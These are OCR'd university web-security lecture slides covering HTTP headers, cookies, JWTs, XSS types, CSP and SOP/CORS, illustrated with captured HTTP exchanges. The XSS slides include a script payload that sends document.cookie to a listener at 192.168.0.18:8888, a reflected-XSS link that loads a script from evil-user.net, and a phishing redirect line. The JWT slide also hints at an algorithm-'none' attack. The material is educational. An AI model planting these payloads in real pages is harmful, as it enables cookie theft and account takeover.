
Web 201

Topics

- HTTP and HTTP Headers
- Cookies
  - JWTs
- XSS
  - Reflected, stored, DOM-based
- CSP
- SOP/CORS
- Summary

HTTP and HTTP Headers

- Hypertext Transfer Protocol
  - https://www.rfc-editor.org/rfc/rfc2616
  - GET, POST, OPTIONS, PUT, PATCH, …
  - Headers e.g. Referer
- Status Codes
  - 2XX Successful
  - 3XX Redirection
  - 4XX Client error
  - 5XX Server error
- Standard and Non-standard headers
- Fingerprinting



Hypertext Transfer Protocol -- HTTP/1.1

Status of this Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.

Copyright Notice

Copyright (C) The Internet Society (1999). All Rights Reserved.

Abstract

The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers [47]. A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred.

HTTP has been in use by the World-Wide Web global information initiative since 1990. This specification defines the protocol referred to as "HTTP/1.1", and is an update to RFC 2068 [33].

Request

Pretty Raw Hex

```
1 GET / HTTP/2
2 Host: www.nyu.edu
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
  =b3;q=0.7
6 Sec-Fetch-Site: none
7 Sec-Fetch-Mode: navigate
8 Sec-Fetch-User: ?1
9 Sec-Fetch-Dest: document
10 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
11 Sec-Ch-Ua-Mobile: ?0
12 Sec-Ch-Ua-Platform: "macOS"
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html;charset=utf-8
3 Date: Thu, 06 Apr 2023 04:06:27 GMT
4 Server: Apache
5 Www: www2
6 X-Content-Type-Options: nosniff
7 Last-Modified: Wed, 05 Apr 2023 21:27:49 GMT
8 Cache-Control: max-age=180
9 Expires: Thu, 06 Apr 2023 04:09:27 GMT
10 Strict-Transport-Security: max-age=3600
11 Vary: Accept-Encoding
12 X-Cache: Hit from cloudfront
13 Via: 1.1 cf0259eeefbfae3b17a4a34a45ed0e48.cloudfront.net
   (CloudFront)
14 X-Amz-Cf-Pop: EWR52-C4
15 X-Amz-Cf-Id:
   G2RmGhggpj7_uNPUSePsp2qaOM8AgZF8G9N5aR-faGaBgfgqEKGOVQ==
16 Age: 177
17
18
19
20
21 <?xml version="1.0" encoding="UTF-8"?>
22   <!DOCTYPE html>
23   <html xml:lang="en" lang="en">
24     <head>
25
```

Some HTTP Attacks

- Modifying request headers
  - Changing `User-Agent` to spoof
  - Switching `Referer` or `Host` to allow for SSRF
- Hop-by-hop headers
  - Headers consumed by proxies can lead to interesting behavior
  - https://nathandavison.com/blog/abusing-http-hop-by-hop-request-headers
- HTTP Request Smuggling
  - Desync attacks through modifying `Transfer-Encoding` and `Content-Length`
  - https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn
- Cache Poisoning
  - Control cached response to other users through server behavior
  - https://owasp.org/www-community/attacks/Cache_Poisoning

Cookies

Cookies

- Client-side storage set by `Set-Cookie` header

Security Attributes

- Domain, Path
  - Restrict where cookie is sent
- Expires, Max-Age
  - Lifetime of cookie
- Secure, HttpOnly
  - Https only
  - Prevents access to cookie through JavaScript
  - No more `document.cookie`

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: www.amazon.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: text/html;charset=UTF-8
Server: Server
Date: Thu, 06 Apr 2023 13:50:00 GMT
X-Amz-Rid: 8CFSPBSSKD7KFKNS4037
Set-Cookie: session-id=146-5933226-6462856; Domain=.amazon.com; Expires=Fri,
05-Apr-2024 13:50:00 GMT; Path=/; Secure
Set-Cookie: session-id-time=2082787201l; Domain=.amazon.com; Expires=Fri,
05-Apr-2024 13:50:00 GMT; Path=/; Secure
Set-Cookie: i18n-prefs=USD; Domain=.amazon.com; Expires=Fri, 05-Apr-2024 13:50:00
 GMT; Path=/
Set-Cookie: skin=noskin; path=/; domain=.amazon.com
Accept-Ch:
ect,rtt,downlink,device-memory,sec-ch-device-memory,viewport-width,sec-ch-viewpor
t-width,dpr,sec-ch-dpr,sec-ch-ua-platform,sec-ch-ua-platform-version
Cache-Control: no-cache
Content-Language: en-US
Pragma: no-cache
Content-Security-Policy: upgrade-insecure-requests;report-uri
https://metrics.media-amazon.com/
Content-Security-Policy-Report-Only: default-src 'self' blob: https: data:
mediastream: 'unsafe-eval' 'unsafe-inline';report-uri
https://metrics.media-amazon.com/
Accept-Ch-Lifetime: 86400
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1;
X-Content-Type-Options: nosniff
Expires: -1
Strict-Transport-Security: max-age=47474747; includeSubDomains; preload
Vary: Content-Type,Accept-Encoding,User-Agent
X-Frame-Options: SAMEORIGIN
X-Cache: Miss from cloudfront
Via: 1.1 e5f49cd65618fc548cd417b060a75e76.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: JFK50-P4
X-Amz-Cf-Id: 1AqlcSFQ4KRrV0il2fDjQ87xG_hKfbowBVmLn-w38Pd1L0OYro4pKA==

```

JWTs

- JSON Web Token, a cookie standard
  - https://tools.ietf.org/html/rfc7519
  - Header
    - Usually contains algorithm and type
  - Payload
    - Data to encode
  - Signature
    - HMAC_SHA256(secret, base64urlEncoding(header) + '.' + base64urlEncoding(payload)

The three parts are encoded separately using Base64url Encoding RFC 4648, and concatenated using periods to produce the JWT:

```
const token = base64urlEncoding(header) + '.' + base64urlEncoding(payload) + '.' +
base64urlEncoding(signature)
```

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpva
G4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.XSyg0
r27scn3qegaRNc2NR9IHpl2OG5ZDXl1dB-QMGc
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

Change to none

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Nomoredailyscreener!
) ☐ secret base64 encoded
```

Signature Verified

SHARE JWT

XSS

XSS

- Cross-Site Scripting
- Common way to steal cookies
  - And do other things: steal credentials, redirection, phishing, performing user actions, etc.


Three types:


- Reflected
- Stored
- DOM-based?

```
<script>
alert(document.cookie);
var i=new Image;
i.src="http://192.168.0.18:8888/?"+document.cookie;
</script>
```

Reflected XSS


- Non-persistent
- Attacker provides custom URL with XSS payload
- Don’t click untrusted very long/suspicious links




https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

Stored XSS

- Persistent, more dangerous



DOM-based XSS

- Not really a third category but overlaps
- Any form that modifies the document object model (DOM)
- Source to sink

Examples

- document.location.href = "https://phishingsite.com"
- document.write


Data Persistence \ Where untrusted data is used	XSS	Server	Client
	Stored	Stored Server XSS	Stored Client XSS
	Reflected	Reflected Server XSS	Reflected Client XSS

- ❑ **DOM-Based XSS is a subset of Client XSS (where the data source is from the client only)**
- ❑ **Stored vs. Reflected only affects the likelihood of successful attack, not nature of vulnerability or defense**

CSP

CSP

- Content Security Policy
  - Extra layer to prevent XSS attacks
- Should not be your only layer of protection



CSP

- Interpreted by the browser to restrict scripts based on policy
  - `Content-Security-Policy` header
  - <meta http-equiv="Content-Security-Policy" content="default-src 'src'">

Directives: fetch, document, navigation, reporting

Examples:

- `default-src 'self'`
- `default-src 'self' example.com *.example.com`
- `default-src 'self'; img-src *; media-src example.org example.net; script-src userscripts.example.com`

CSP

- A lot of protections / various bypasses, popular CTF challenge topic
  - Iframe, nonce,

Some Good Resources

- https://csp-evaluator.withgoogle.com/
- https://book.hacktricks.xyz/pentesting-web/content-security-policy-csp-bypass
- https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

Request

Pretty Raw Hex

```
GET / HTTP/1.1
Host: www.nike.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/111.0.5563.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

Response


Pretty Raw Hex Render


```
HTTP/2 200 OK
Server: unified-edge-router
Content-Type: text/html; charset=UTF-8
Set-Cookie: AnalysisUserId=23.54.64.77.412351680789143787; expires=Mon,
31-Dec-2038 23:59:59 GMT; path=/; domain=.nike.com
Set-Cookie: AKA_A2=A; expires=Thu, 06-Apr-2023 14:52:23 GMT; path=/;
domain=nike.com; secure; HttpOnly
Set-Cookie: anonymousId=B8F1945F269E5F3CA3F524B0767997E1; expires=Thu, 20-Apr-2023
 13:52:23 GMT; domain=.nike.com; secure
Set-Cookie: geoloc=cc=US,rc=NJ,tp=vhigh,tz=EST,la=40.7808,lo=-74.0651; path=/;
domain=.nike.com
Set-Cookie: geoloc=cc=US,rc=NJ,tp=vhigh,tz=EST,la=40.5465,lo=-74.4629; path=/;
domain=.nike.com
Set-Cookie: AKA_A2=A; expires=Thu, 06-Apr-2023 14:52:23 GMT; path=/;
domain=nike.com; secure; HttpOnly
X-Unifiededgerouter-Gitsha1: dd0e3232
Link:
<https://www.nike.com/static/ncss/4.1/dotcom/fonts/Nike-TG.woff2>;rel="preload";as
="font";type="font/woff2";crossorigin,<https://www.nike.com/assets/ncss/glyphs/2.6
/fonts/nike-glyphs.woff>;rel="preload";as="font";type="font/woff";crossorigin
Server-Timing: edge; dur=1
Server-Timing: cdn-cache; desc=HIT
Vary: Accept-Encoding
X-Akamai-Transformed: 9 - 0 pmb=mNONE,1mTOE,3mRUM,3
Etag: "df2f3-pFDkBJU7UyPfhXO0xOoWEIPOSz0"
X-Frame-Options: sameorigin
Content-Security-Policy: frame-ancestors 'self' *.nike.com *.nikecloud.com
*.nikedev.com
X-Environment: production
X-Commit-Sha: b49757275
X-Build-Number: 495
X-Branch-Name: main
X-B3-Traceid: 81963620f59b2658, 81963620f59b2658
X-Powered-By: Next.js
X-Commerce-Region: us-east-1
Cache-Control: max-age=900
Expires: Thu, 06 Apr 2023 14:07:23 GMT
Date: Thu, 06 Apr 2023 13:52:23 GMT
Server-Timing: ak_p; desc="466885_389431373_362508_102_9829_4_0";dur=1
```

SOP vs CORS

SOP vs CORS

- Same-Origin Policy vs Cross-Origin Resource Sharing
  - https://www.rfc-editor.org/rfc/rfc6454
- Origin
  - Combination of URI scheme, host name, and port number
- “A controlled relaxation of SOP”
  - Allowing a different origin to access resources on origin
  - `Access-Control-Allow-Origin`




Attacker
Web App
(attacker.site)
Victim's
Browser
Vulnerable
Web App
(vuln.bank)
1 User is logged on "vuln.bank"
2 User visits the malicious website
3 It returns the malicious script
4 Browser sends malicious request
including the session cookie
5 "vuln.bank" returns private data
6 Same-Origin Policy, implemented by
the browser, prevents the malicious
script from receiving data.

Request

Pretty Raw Hex

```
1 GET /npm/systemjs/dist/system.min.js HTTP/1.1
2 Host: cdn.jsdelivr.net
3 Sec-Ch-Ua: "Chromium";v="111", "Not(A:Brand";v="8"
4 Sec-Ch-Ua-Mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/111.0.5563.111 Safari/537.36
6 Sec-Ch-Ua-Platform: "macOS"
7 Accept: */*
8 Sec-Fetch-Site: cross-site
9 Sec-Fetch-Mode: no-cors
10 Sec-Fetch-Dest: script
11 Referer: https://engage.nyu.edu/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
15
16
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Access-Control-Allow-Origin: *
3 Access-Control-Expose-Headers: *
4 Timing-Allow-Origin: *
5 Cache-Control: public, max-age=604800, s-maxage=43200
6 Cross-Origin-Resource-Policy: cross-origin
7 X-Content-Type-Options: nosniff
8 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
9 Content-Type: application/javascript; charset=utf-8
10 X-Jsd-Version: 6.14.1
11 X-Jsd-Version-Type: version
12 Etag: W/"2fbc-XKUv7oNgw1vmiq87nPbhr5sGjIQ"
13 Accept-Ranges: bytes
14 Date: Thu, 06 Apr 2023 17:24:40 GMT
15 Age: 28916
16 X-Served-By: cache-fra-eddf8230080-FRA, cache-nyc-kteb1890034-NYC
17 X-Cache: HIT, HIT
18 Vary: Accept-Encoding
19 Alt-Svc: h3=":443";ma=86400,h3-29=":443";ma=86400,h3-27=":443";ma=86400
20 Content-Length: 12220
21
22 /*!
23  * SystemJS 6.14.1
24  */
```

Summary

- A lot of security headers out there
  - Differing policies and implementations with variety of browsers, versions, and RFC standards
- Don’t trust HTTP headers
  - HTTP Headers can easily be modified and can can control interactions between the browser and server

More good resources:

- MDN Web Docs, PortSwigger Academy, HackTricks, OWASP WSTG, CTF Writeups
- https://portswigger.net/web-security/getting-started